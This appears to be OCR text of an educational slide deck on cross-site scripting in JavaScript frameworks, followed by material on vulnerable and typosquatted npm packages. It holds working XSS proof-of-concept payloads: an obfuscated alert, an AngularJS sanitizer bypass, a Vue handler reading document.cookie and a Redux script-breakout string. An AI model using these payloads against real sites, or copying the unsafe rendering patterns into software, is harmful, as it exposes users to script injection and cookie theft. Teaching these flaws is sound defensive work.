M-based XSS

DOM-based XSS

alert(xss) Encode Eval Source

```
(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+
[])[+!+[]]+(!![]+[])[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+
[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+(+(+!+[]+[+[]]+[+!+[]]))[(!!
[]+[])[+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+
[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]])[+!+[]+[+[]]]+(+![]+([]+[])[([][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+
[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+
```


XSS on Ebay?




```
<script>
    alert("!Mediengruppe Bitnik");
</script>
```


https://twitter.com/bitnk/status/912717599783440386

DOM-based XSS



https://twitter.com/bitnk/status/912717599783440386

DOM-based XSS



https://www.saxo.com/dk/scriptalert-mediengruppea-bitnikscript_mediengruppe-bitnik_paperback_9783903153509

XSS

2.1XSS Locator
2.2XSS Locator (short)
2.3No Filter Evasion
2.4Filter bypass based polyglot
2.5Image XSS using the JavaScript directive
2.6No quotes and no semicolon
2.7Case insensitive XSS attack vector
2.8HTML entities
2.9Grave accent obfuscation
2.10Malformed A tags
2.11Malformed IMG tags
2.12fromCharCode
2.13Default SRC tag to get past filters that check SRC domain
2.14Default SRC tag by leaving it empty
2.15Default SRC tag by leaving it out entirely
2.16On error alert

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Who is perpetrators?

Children?

Children?

For fun?

Criminals

Goals of XSS

Cookie theft

Keylogging

Phishing

Mining

Mining

https://dev.by/lenta/main/luch-site-uses-coinhive-for-mining-monero

Crypto miners

- 3 weeks
- 220 of 100k
- **500 000 000** visitors

https://blog.adguard.com/en/crypto-mining-fever/

Future?

Who will save us?

Frameworks will protect us

Security in frameworks

- React: https://reactjs.org/docs/dom-elements.html
- Angular: https://angular.io/guide/security
- VueJS: https://vuejs.org/v2/api/#v-html

Vulnerability in Frameworks

Vulnerability in frameworks

- React: **dangerouslySetInnerHTML**
- Angular: **[innerHTML]**
- AngularJS: **ng-bind-html**
- VueJS: **v-html**

Vulnerability in AngularJS

Vulnerability in AngularJS

sanitize.js

```
<a href=" javascript:alert(1)">CLICKME</a>

<a>CLICKME</a>
```

https://github.com/angular/angular.js/pull/13826

Vulnerability in AngularJS

sanitize.js

- **usemap** attribute not being blacklisted
- Affecting Angular package, versions <1.5.0-rc.2

https://github.com/angular/angular.js/pull/13826

Vulnerability in AngularJS

sanitize.js

```
<img src=# usemap=#foo width=100%>

<map name="foo">
<area href=javascript:alert('XSS') shape=default>
```

https://github.com/angular/angular.js/pull/13826

Vulnerability in AngularJS

angular vulnerabilities

HTML enhanced for web apps

Latest version: 1.6.6

View on npm

Licenses detected

license: MIT >=0.0.1-1 <1.0.0,>=1.0.0

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
M JSONP Callback Attack	<1.6.1	Not available	13 Feb, 2017
M Content Security Policy (CSP) Bypass	<1.5.9 >=1.5.0	Not available	23 Jan, 2017
M Arbitrary Script Injection	<1.2.30 >=1.0.0	Not available	23 Jan, 2017
M Cross-site Scripting (XSS)	<1.5.0-rc.2 >=1.3.0	Not available	23 Jan, 2017
M Cross-site Scripting (XSS)	<1.5.0-rc.0	Not available	23 Jan, 2017
M Cross-site Scripting (XSS)	<1.4.10	Not available	23 Jan, 2017
H Cross-site Scripting (XSS)	<1.5.0-beta.2	Not available	23 Jan, 2017
M Clickjacking	<1.5.0-beta.0 >=1.3.1	Not available	23 Jan, 2017
H Cross-site Scripting (XSS)	<1.5.0-beta.0 >=1.0.0	Not available	23 Jan, 2017
H Arbitrary Code Execution	<1.5.0-beta.2	Not available	23 Jan, 2017
M Arbitrary Command Execution	<1.3.2	Not available	23 Jan, 2017
H Unsafe Object Deserialization	<1.2.24 >=1.2.19	Not available	23 Jan, 2017
M Cross-site Scripting (XSS)	<1.3.0-rc.4	Not available	23 Jan, 2017
L Arbitrary Code Execution	<1.3.0	Not available	23 Jan, 2017
H Protection Bypass	<1.2.2	Not available	23 Jan, 2017
H Arbitrary Script Injection	<1.1.5	Not available	23 Jan, 2017
M Cross-site Scripting (XSS)	<1.2.0 >=1.0.0	Not available	23 Jan, 2017
M Cross-site Scripting (XSS)	<=1.1.5	Not available	23 Jan, 2017

https://snyk.io/vuln/npm:angular

Vulnerability in VueJS

Vulnerability in VueJS

> Dynamically rendering arbitrary HTML on your website can be very dangerous because it can easily lead to XSS attacks. Only use `v-html` on trusted content and **never** on user-provided content.

https://vuejs.org/v2/api/#v-html

Vulnerability in VueJS

```
new Vue({
        el: '#app',
        data: {
                attack: '<a onmouseover=alert(document.cookie)>
                        click me!</a>',
        },
});
```

https://codepen.io/anon/pen/NaOQjj


Vulnerability in VueJS

```
<div id="app" class="container">
    <span>
        <a onmouseover="alert(document.cookie)">click me!</a>
    </span>
</div>
```

https://codepen.io/anon/pen/NaOQjj

What about React and Angular?

Vulnerability in 2017



77% of sites include
at least one vulnerability.

https://snyk.io/blog/77-percent-of-sites-use-vulnerable-js-libraries/

Vulnerability in node_modules

Vulnerability in Redux

```
<script>
    const state = ${JSON.stringify(preloadedState)}
    window.__PRELOADED_STATE__ = state;
</script>
```

http://redux.js.org/docs/recipes/ServerRendering.html

Vulnerability in Redux

```
{
    user: "Alex</script><script>alert(XSS!')</script>"
}

<script>
    const state ="{"user":"Alex
</script>
<script>alert(\"XSS!\")</script>
    ...
</script>
```


http://redux.js.org/docs/recipes/ServerRendering.html

Old modules

The median site they analyzed used a library version that is **1,177 days** (that's over three years!) older than the latest release.


http://www.ccs.neu.edu/home/arshad/publications/ndss2017jslibs.pdf

Trends



https://trends.google.com/trends/explore?date=2013-02-09%202017-03-10&q=%2Fm%2F0268gyp,%2Fm%2F0j45p7w,%2Fm%2F012l1vxv,BackboneJS,Vue%20JS

Detected jQuery version



https://snyk.io/blog/77-percent-of-sites-use-vulnerable-js-libraries/

Vulnerability in jQuery

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
L Denial of Service (DoS)	<3.0.0 >=2.1.0-beta1	Not available	26 Dec, 2016
M Cross-site Scripting (XSS)	<3.0.0-beta1 >1.12.3 || <1.12.0 >=1.4.0	Not available	27 Nov, 2016
M DOM Based Cross-site Scripting (XSS)	<=1.5.1 >=1.4.2	Not available	20 Oct, 2016
M Cross-site Scripting (XSS)	<1.9.0 >=1.7.1	Not available	20 Oct, 2016
M Cross-site Scripting (XSS)	<1.6.3	Not available	20 Oct, 2016

https://snyk.io/vuln/npm:jquery

Other packages

- Handlebars
- Bootstrap
- D3
- JsTree
- Others

https://snyk.io/vuln/?type=npm

Some other packages


- babelcli
- jquery.js
- mongose
- gruntcli
- D3.js

- babel-cli
- jquery
- mongoose
- grunt-cli
- D3

https://snyk.io/vuln/?type=npm

Malicious packages

Malicious packages



Malicious packages

```
{
    "name": "XXXXXXXXX",
    "version": "0.0.1-security",
    "description": "security holding package",
    "repository": "npm/security-holder"
}
```

Malicious packages

```
npm install mongose
```

how? learn more

Stats

21 downloads in the last day

118 downloads in the last week

